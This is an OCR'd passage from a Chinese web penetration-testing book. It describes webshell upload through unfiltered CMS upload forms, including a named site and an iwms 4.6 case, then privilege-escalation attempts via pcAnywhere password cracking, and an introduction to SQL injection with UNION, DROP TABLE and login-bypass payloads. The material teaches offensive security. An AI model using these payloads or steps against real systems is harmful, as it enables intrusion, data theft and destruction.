


图 4-140　获取管理后台登录地址

05　进入管理后台

在如图 4-140 所示的界面中分别输入管理员用户名和密码“1”，单击“管理员登录”按钮，成功进入管理后台。如图 4-141 所示，在后台中主要有“首页/管理中心/退出”、“用户管理”、“添加信息”和“系统信息”4 个主要管理模块。




图 4-141　成功进入管理后台

06　寻找上传点

在该网站系统中，新闻动态、友情链接等添加信息接口处均存在文件上传模块，且未对文件进行过滤，如图 4-142 所示，可以上传任何类型的文件，在本次测试中就直接将 aspxspy.aspx 文件上传。




图 4-142　可上传任何类型的文件

07　寻找上传的 WebShell 地址

通过添加友情链接功能将 WebShell 文件上传，访问网站，找到友情链接网页，然后直接查看源代码，如图 4-143 所示，获取 WebShell 的地址。

严禁网络传播本PDF，违者责任自负！




图 4-143　获取 WebShell 的真实地址

08　执行 WebShell 成功

在网站中输入 WebShell 的地址“http://www.xiaobang.com/ads/20081229233452.aspx”，然后输入管理密码，如图 4-144 所示，WebShell 可以正常运行，单击“Sysinfo”按钮可查看系统信息。




图 4-144　执行 WebShell 成功

注意

由于前面已经有人上传了 ASPX 的 WebShell，加上检测时上传了多个 ASPX 的 WebShell，因此，图 4-144 中有些地址可能不完全匹配。

4.11.3　提权之路

01　获取数据库配置文件信息

有了 WebShell 后，获取数据库的配置信息就相对简单了。到网站目录中寻找 inc、conn.asp、

严禁网络传播本PDF，违者责任自负！

config.asp 文件等，查看其源代码即可获取数据库的物理地址或者配置信息，如图 4-145 所示。AspxSpy 有一个功能特别好用，就是 IISSpy，使用它可获取该主机下所有的站点目录等信息。




图 4-145　查看数据库连接文件 conn.asp

02　下载网站数据库

如图 4-146 所示，找到数据库的物理路径即可进行下载。如图 4-147 所示，可以看到系统已经对数据库采取了一些安全措施，如设置了一个比较难以猜测的名称，但当我们获取 WebShell 后，再复杂的名称也是无用了。

图 4-146　下载数据库




图 4-147　执行基本命令

03　执行命令

在 AspxSpy 中命令执行不太好用，换一个功能更强大的 ASPX 类型的木马，可以通过执行“net user”、“net localgroup administrators”、“ipconfig /all”、“netstat -an”等命令查看用户、管理员组、网

严禁网络传播本PDF，违者责任自负！

络配置、网络连接情况等信息，但不能执行添加用户等提升权限操作，一执行就会报错，如图 4-148 所示。




图 4-148　执行报错命令

04　读取注册表信息

通过分析，发现该服务器安装了 Radmin 软件，且管理员修改了 Radmin 的默认管理端口 4899，如果能够获取 Radmin 的口令加密值，也可以直接提升权限。单击“Regshell”按钮，在“KEY”文本框中输入 Radmin 2.x 的口令值保存键值“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters”，然后单击“Read”按钮读取，如图 4-149 所示，结果未能成功读取。使用其他 WebShell 的注册表读取，还是未成功，说明权限不够。




图 4-149　读取 Radmin 2.x 的口令值失败

05　使用 ASP 的 WebShell 提升权限

在有些情况下，ASPX 的 WebShell 不好用，但 ASP 的 WebShell 执行效果比较好。如图 4-150 所示，上传一个 ASP 的 WebShell，然后分别查看 Serv-U 和 pcAnywhere，系统使用了 pcAnywhere 进行远程管理，将其配置文件 CIF 下载到本地。




图 4-150　获取 pcAnywhere 的配置文件

严禁网络传播本PDF，违者责任自负！

06　获取 pcAnywhere 的密码

使用 Symantec pcAnywhere Password Crack 直接破解刚才获取的 CIF 配置文件，如图 4-151 所示，顺利读出 pcAnywhere 远程连接的用户名和密码。

安装 Symantec pcAnywhere，通过它来连接该服务器，连接成功后需要用户名和密码才能进行完全控制。




图 4-151　破解 pcAnywhere 远程管理密码

4.11.4　总结与体会

在本次安全检测中，发现了漏洞，成功获取了 WebShell，且在一定情况下还可以完全控制该服务器（待管理员进入系统，尚未锁定屏幕的过程中，可以通过 pcAnywhere 实施远程控制）。本次检测过程中的收获和体会如下。

1. 在网络安全攻防实战过程中丰富了安全渗透和检测实践经验

通过本次检测，熟悉了 AspxSpy 这个功能强大的 ASP.NET 的 WebShell，该 WebShell 最大的优点是在获取某一个 WebShell 后可以通过它来下载其他绑定域名站点的数据库。

2. 加深对站点安全防护的认识

在本次检测中，可以明显感觉到该主机系统进行了一些安全防护，除了 pcAnywhere 程序权限设置不严格外，其他部分的权限设置的安全性尚可。所以，即使入侵者拿到了 WebShell，也无法控制服务器——虽然这是以牺牲用户信息为代价的。

4.12　通过修改后台系统设置获取 WebShell

iwms 是国内最早的 ASP.NET 新闻系统之一，主要功能有网页自动采集、防采集、静态生成、图片/文件防盗链、图片/脚本 gzip 压缩、内置讨论区/广告投放功能、会员付款阅读内容。选择该系统进行讲解的主要目的是为了说明某些 CMS 系统在获取后台管理员权限后，可以通过修改配置文件允许直接上传 WebShell 文件，直接获取 WebShell 权限。

4.12.1　修改上传设置

iwms 4.6 未对文件的上传类型进行限制，用户可以自定义上传类型。在系统设置中添加可上传文件类型 ASPX 和 ASP，如图 4-152 所示。

4.12.2　获取 WebShell

01　测试上传

依次单击“新闻管理”→“添加新闻”选项，在“添加新闻”页面添加媒体，如图 4-153 所示，系统会自动显示与上传相关的功能。由于在上传文件类型中已经增加了 ASPX 和 ASP 文件，所以可以直接上传 ASPX 和 ASP 的网页木马。如图 4-154 所示，单击“浏览”按钮，选择一个 ASPX 的网页木马上传。

严禁网络传播本PDF，违者责任自负！




图 4-152　修改上传设置

图 4-153　添加新闻




图 4-154　上传网页木马

02　获取上传文件名称和路径

如果木马顺利上传，系统会自动给出具体路径。如图 4-155 所示，本次上传的路径为“upload/2011_07/temp_11071410205449.aspx”。




图 4-155　获取网页木马的具体位置和名称

还有一个方法可以获取网页木马的具体位置和名称。依次单击“系统管理”→“上传管理”选项，然后选择目录“upload”，设置时间为“2011_07”，系统会自动显示“upload/2011_07”目录下的所有附件文件，单击文件名即可直接访问，如图 4-156 所示。

图 4-156　另一种获取上传文件名称和路径的方法

03　获取 WebShell

本例中上传的是 ASPX 的一句话木马后门文件。使用“中国菜刀”打开该 WebShell，如图 4-157 所示，可以很方便地对该网站进行各种文件操作等。

04　上传大马进行管理

一句话后门虽然比较隐蔽，但操作起来不如大马方便。上传大马进行管理，如图 4-158 所示。

4.12.3　总结与思考

iwms 4.6 以下版本均存在本文提到的问题，通过修改上传类型可以顺利获取 WebShell。文件上传获取 WebShell 的前提条件是获取管理员的密码。估计正是因为这一点，官方一直没有进行修补。




图 4-157　获取 WebShell




图 4-158　上传大马进行管理

第 5 章　SQL 注入漏洞及利用

SQL 注入攻击是黑客对数据库进行攻击的常用手段之一。随着 B/S 模式应用开发的发展，使用这种模式编写应用程序的程序员也越来越多。但是由于程序员的水平及经验参差不齐，相当多的程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。用户可以提交一段数据库查询代码，根据程序返回的结果获得某些他想获得的数据，这就是所谓的 SQL Injection，即 SQL 注入。

随着信息安全技术的发展，人们的安全意识不断提高，过去通过一个远程溢出漏洞就拿下服务器权限的几率非常低。在 Web 渗透中，SQL 注入技术可以说是主流技术，通过 SQL 注入获取管理员密码，然后进入后台进行提权，获得 WebShell 权限后，再进一步对服务器进行提权。

本章通过详细的案例图解介绍如何利用目前一些主流的 SQL 注入技术对 Web 服务器进行渗透，每一个案例都有一种思路，一个技术要点。虽然案例是死的，但人是活，将本章提到的一些技术运用到 Web 渗透中，会起到事半功倍的效果。

本章主要内容

- SQL 注入漏洞
- Access 注入获取 WebShell
- DedeCMS 全版本 SQL 注入漏洞利用代码及工具
- 对某网站的一次安全检测
- 通过 sa 权限注入获取服务器权限
- 通过 SQL 注入获取某 Linux 服务器权限
- Discuz! 7.2 faq.php 文件 SQL 注入漏洞分析及利用实战
- 实战 UC_Key 获取 Discuz! x2.5 论坛 WebShell
- 对某虚拟主机的一次安全渗透

5.1　SQL 注入漏洞

我们从概念上了解一下 SQL 注入漏洞。

5.1.1　什么是 SQL 注入

B/S 模式的应用开发的低门槛，让使用这种模式编写应用程序的程序员越来越多。但是，如果在

编写代码的时候没有对用户输入数据的合法性进行判断，就会使应用程序存在安全隐患。攻击者可以通过互联网的输入区域，利用某些特殊构造的 SQL 语言插入“SQL meta- characters”（特殊字符空格代表一些数据）和指令，操纵执行后端的 SQL 查询，并获得本不为用户所知数据的技术，这就是 SQL Injection Attack（SQL 注入攻击）。

SQL 注入从正常的 WWW 端口对页面请求访问，而且看起来跟一般的 Web 页面访问没有区别，所以，目前市面上的防火墙都不会对 SQL 注入发出警报，如果管理员没有查看 IIS 日志的习惯，可能被入侵很长时间都不会发觉。

SQL 注入的手法相当灵活，攻击者可以根据具体情况进行分析，构造巧妙的 SQL 语句，从而获取想要的数据。

5.1.2 为什么会存在 SQL 注入

程序存在 SQL 注入，追其原因，是代码或者编码的不完善，但说到底，是程序员的惰性。代码的不完善，往往是因为在程序编写的过程中没有考虑代码的健壮性及安全性。就国内现状来看，网站使用的脚本语言，ASP 和 Access 或 SQL Server 的组合占 70% 以上，PHP 和 MySQL 的组合占 20% 左右，其他不足 10%。另外，因为开发者水平参差不齐，代码编写的过程考虑不够周全，程序代码的安全性值得怀疑，所以程序脚本被注入也成为必然。

当然，程序运行环境的先天缺陷也是人为造成的，这种现象无法完全杜绝避免。从攻击者的角度看，使用 SQL 注入能够避开绝大多数防火墙，不留攻击痕迹，攻击手法多种多样，因此才会导致 SQL 注入攻击手段的兴起。

5.1.3 SQL 注入的原理、分类及攻击步骤

SQL 是一种用于关系数据库的结构化查询语言，分为许多种，但大多数都松散地基于美国国家标准化组织最新的标准 SQL-92。SQL 的典型执行语句是 query，能够收集比较有达标性的记录并返回一个单一的结果集。SQL 语言可以修改数据库结构（数据定义语言）和操作数据库内容（数据操作语言）。在本章中，我们将特别讨论 SQL Server 使用的 Transact-SQL 语言。

当一个攻击者能够通过向 query 语句中插入一系列 SQL 操作数据的方法将攻击代码写入应用程序中，这种方法就是 SQL 注入。

1. 注入方式

SQL 注入主要是通过构造特殊的 SQL 语句，使用 POST 或 GET 方式提交对目标网站的页面请求（Request），通过检索获得程序脚本的非正常反馈信息。

由于 SQL 注入攻击利用的是 SQL 语法，所以这种攻击具有广泛性。从理论上说，这种方法对于所有基于 SQL 语言标准的数据库软件都是有效的，包括 SQL Server、Oracle、DB2、SyBase、MySQL 等。当然，各个软件有自身的特点，最终的攻击代码可能不尽相同。SQL 注入攻击的原理相对简单，易于掌握和实施，而且整个 Internet 上连接了数量惊人的数据库系统，在过去的几年里，SQL 攻击的数量一直在增长。

总体来说，SQL 注入方式大致可以分为两类，分别是 GET 方式和 POST 方式。按照这两种注入方式，SQL 注入又分多种注入手法，具体如下。

- 常规注入：SQL 注入攻击本身就是一个常规性的攻击，它可以允许一些不法用户检索数据，改变服务器的设置，或者在管理员不小心的时候“黑”掉服务器。SQL 注入攻击不是 SQL

Server 的问题，而是不适当的程序的问题。

- 跨站注入：攻击者利用程序对用户输入过滤及判断的不足，写入或插入可以显示在页面上的对其他用户造成影响的代码。
- 旁注：顾名思义，就是从旁注入，也就是利用主机上的一个虚拟站点进行渗透。攻击者得到想要得到的一个重要关节的 WebShell 之后，再利用主机的开放程序及一些非安全设置进行的跨站式入侵。

这些都是网上比较流行的 SQL 注入的手法，与此相关的攻击手法还有盲注、搜索型注入等。攻击手法是多种多样的，攻击手法只是一种思想，但是提交方式却只有两种，下面会进行详细介绍。

2. 字符编码

在大多数的网络浏览器中，标点符号和许多其他符号在用于一个网络请求前，需要进行 URL 编码，以便被适当地编译（interpret）。在实际应用中，我们需要在 HTTP 请求中用“%25”代替百分号（%），用“%2B”代替加号（+）等。

3. 易损性测试（Testing For Vulnerability）

（1）综合测试

彻底检测一个网络请求是否容易被 SQL 注入比一个可能的猜测（Might Guess）需要耗费更多的精力。当我们把一个单引号放进一个脚本的第一个参数值时，服务器返回一个空白的网页，上面除了 ODBC 错误以外什么都没有。显然，这种情况直接反映出 Web 程序存在漏洞。但通常情况不是这样，如果我们没有注意细节，很容易忽略一个看上去完美，其实很脆弱的脚本。

服务器上每一个脚本中的每一个参数都应该被检测，原因在于开发者和开发组织之间可能毫不相干，设计脚本 A 的程序员也许和脚本 B 的开发毫无关系，所以，其中一个也许对 SQL 注入免疫，而另外一个则可能不会。事实上，设计脚本 A 里的函数 A 的程序员，也许和脚本 A 里的函数 B 的开发毫无关系，所以，脚本 A 里的某个参数也许对 SQL 注入是脆弱的，而另一个参数却不一定。即使整个网络请求是由同一位程序员构想、设计、编写及测试的，在成千上万的脚本中的参数中，由于某种原因，如果这位程序员忘了检验某个地方的数据，仍有可能存在一个脆弱的参数，而且，那个地方是唯一的，永远都不能确定是其位置，所以，必须测试所有的程序。

（2）测试过程

用一个单引号和一个 SQL 关键字（如“WHERE”）代替每个参数的值，对每个参数都应该单独进行测试。不仅如此，当测试一个参数的时候，应该保持其他参数不变，并用有效的数据填充值。当我们测试一个参数是否能被 SQL 注入的时候，如果忽略了其他参数，或者给了它们错误的值，网络请求就可能由于其他原因而出错，这阻碍了我们判断 SQL 注入是否可行。假设以下是一个有效的参数行。

```
ContactName=Maria%20Anders&CompanyName=Alfreds%20Futterkiste
```

它将返回一个 ODBC 错误，示例如下。

```
ContactName=Maria%20Anders&CompanyName='%20OR
```

如果我们这样检测：

```
CompanyName='
```

可能只会返回一个错误，告诉我们需要指定一个 ContactName 值。

如下语句可能返回同样的页面，因为请求根本没有指定 ContactName；可能返回站点默认的主页；可能找不到指定的 ContactName，或者 Web 程序认为没有必要看 CompanyName，所以甚至根本不把这个参数值认为是一个 SQL 声明；可能返回一些完全不同的东西。所以，检测 SQL 注入的时候，一定要使用完整的参数行，并且除了正在检测的参数外，还要给其他所有参数一个合法的值。

```
ContactName=BadContactName&CompanyName='
```

（3）分析结果

如果我们得到一个数据库服务器返回的某些错误信息，那么 SQL 注入显然是存在的。然而，数据库错误信息不一定总是明显的（有时候编写程序的人可能会做一些奇怪的事情），所以，应该顺便看看每个可能的地方以确认注入是否成功。首先，应该从返回的页面上的所有资源中寻找包含“ODBC”、“SQL Server”、“Syntax”等的短语，更多的信息可能隐藏在 HTTP 的头部。笔者曾见过在某些存储系统的网络请求返回的错误信息中，在 HTTP 回复的 body 中完全没有任何信息，但在头部中却有数据库错误信息。为了进行调试和 QA，很多网络请求都内嵌了这种特征，然而到最后发表前却忘记把它们删除或使之无效。

我们不仅要注意即时返回的页面，还要查看链接页面。在最近的一次 Pen-Test 中，笔者看到一个网络请求被 SQL 注入攻击后，返回了一个类错误信息页面，单击错误旁边的“停止”标志图片，链接到了另外一个满是 SQL 服务器错误信息的页面。

另一个应该密切注意的是 302 页面重定向。在有机会注意到它之前，我们可能已经无奈地离开了一个含有数据库错误信息的页面。

注意

即使真的得到了一个 ODBC 错误信息回复，SQL 注入仍有可能成功。很多时候，会得到一个“properly formatted, seemingly”类错误消息页面，告诉我们“an internal server error”或者“problem processing your request”。

有些网络请求被设计成一旦出现任何错误都返回站点的主页面。如果得到一个 500 错误页面，注入就很可能出现。很多站点都有一个默认的 500 服务器内部错误页面来说明服务器正在维护中，或礼貌地让访问者把他们的请求通过电子邮件发送给站点的维护人员，这时就有可能通过 Procedure Techniques 来利用这些站点。

4. SQL 注入攻击的步骤

01 判断环境，寻找注入点。
02 找到注入点后，判断数据库类型。
03 根据注入参数类型，构造带有特征字符的 SQL 语句并提交。
04 获得信息，转入下一步攻击。

（1）攻击范例

SQL 注入的脆弱点发生在程序开发员构造一个 WHERE 子句并伴随用户的输入的时候。例如，一个简单的 ASP 程序允许用户输入一个顾客 ID，然后检索公司全部人员的名字，如果顾客 ID 作为 ASP 页面请求串的一部分返回，那么开发人员可以编写下面的代码获得数据。

```
strConn = "Provider=SQLOLEDB;Data Source=(local);" & _
```

```
"Database=Northwind;Integrated Security=SSPI"
Set cnn = Server. CreateObject("ADODB. Connection")
cnn. Open  strConn
strQuery = "SELECT ContactName FROM Customers " & _
“WHERE CustomerID = '" & Request. Form("CustID") & "'"
Set rstResults = cnn. Execute(strQuery)
Response. Write(rstResults. Fields("ContactName"). Value)
```

如果用户知道一个顾客的ID，就可以通过检索获得公司全部人员的名字。

（2）获得额外的数据

当然，对于一个攻击程序而言，即使它不知道任何顾客的ID，甚至不用去猜，也可以获得数据。为了完成这个工作，将下面的文本输入到应用程序调用顾客ID的文本框中。

```
customer ID:
'UNION ALL SELECT ContactName FROM Customers
WHERE CustomerID <>'
```

我们将会看到返回如下询问语句。

```
SELECT ContactName FROM Customers
WHERE CustomerID = ''
UNION ALL SELECT ContactName FROM Customers
WHERE CustomerID <>''
```

通过获得空和非空顾客的ID并集，这个查询语句会返回数据库中所有的相关姓名。事实上，这个UNION技术可以用来获得数据库中的大部分信息。看看这个CustomerID的值。

```
'UNION ALL SELECT FirstName + ' ' + LastName FROM
Employees WHERE LastName <>'
```

它将SQL语句变成如下内容。

```
SELECT ContactName FROM Customers
WHERE CustomerID = ''
UNION ALL SELECT FirstName + ' ' + LastName FROM
Employees WHERE LastName <>''
```

这就是攻击程序从数据库中获得的第一个员工的名字。

（3）更多的攻击范例

SQL注入仅凭数据曝光这个问题就已经够让人头疼了。但实际上，一个良好的攻击程序可以通过这个弱点获取数据库中所有的信息。看下面这个例子。

```
';DROP TABLE Customers;- -
```

SQL语句变成如下内容。

```
SELECT ContactName FROM Customers
WHERE CustomerID = ''
; DROP TABLE Customers;- -        '
```

这个分号使语句和SQL Server隔离，所以，这里实际上是两个语句。第一个语句中不存在的名字，第二个语句则撤销整个Customers表。两个SQL Server注释符可以使子句不发生语法错误。

使用这个技术的变异，一个攻击程序可以在任何SQL语句或者存储过程中运行。通过使用xp_cmdshell扩展存储过程，一个攻击程序同样可以在操作系统命令下运行。显然，这是一个严重的漏洞。

（4）绕过验证

最简单的 SQL 注入技术是绕过基于表单的登录。假设某个网络请求的代码如下。

```
    SQLQuery = "SELECT Username FROM Users WHERE Username = '" & strUsername & "'
AND Password = '" & strPassword & "'"
    strAuthCheck = GetQueryResult(SQLQuery)
    If strAuthCheck = "" Then
    boolAuthenticated = False
    Else
    boolAuthenticated = True
    End If
```

当一个用户提交了用户名和密码后，查询（query）将搜索 Users 表单，看是否有一行中所包含的用户名和密码与用户提供的内容相同。如果找到了那一行，则用户名被储存到变量 strAuthCheck 中，同时说明该用户应该被鉴定；如果没有找到那一行，则 strAuthCheck 变量保持为空，同时该用户不被鉴定。

如果 strUsername 和 strPassword 变量可以包含任何我们想要的字符，我们可以修改当前的 SQL 查询结构，这样，即使不知道有效的用户名和密码，仍然何以得到一个有效的 name 值。这是如何实现的呢？假设用户像下面那样填充了一个登录表单。

```
    Login: ' OR ''='
    Password: ' OR ''='
```

这将给 SQL Query 以下值。

```
    SELECT Username FROM Users WHERE Username = '' OR ''='' AND Password = '' OR ''=''
```

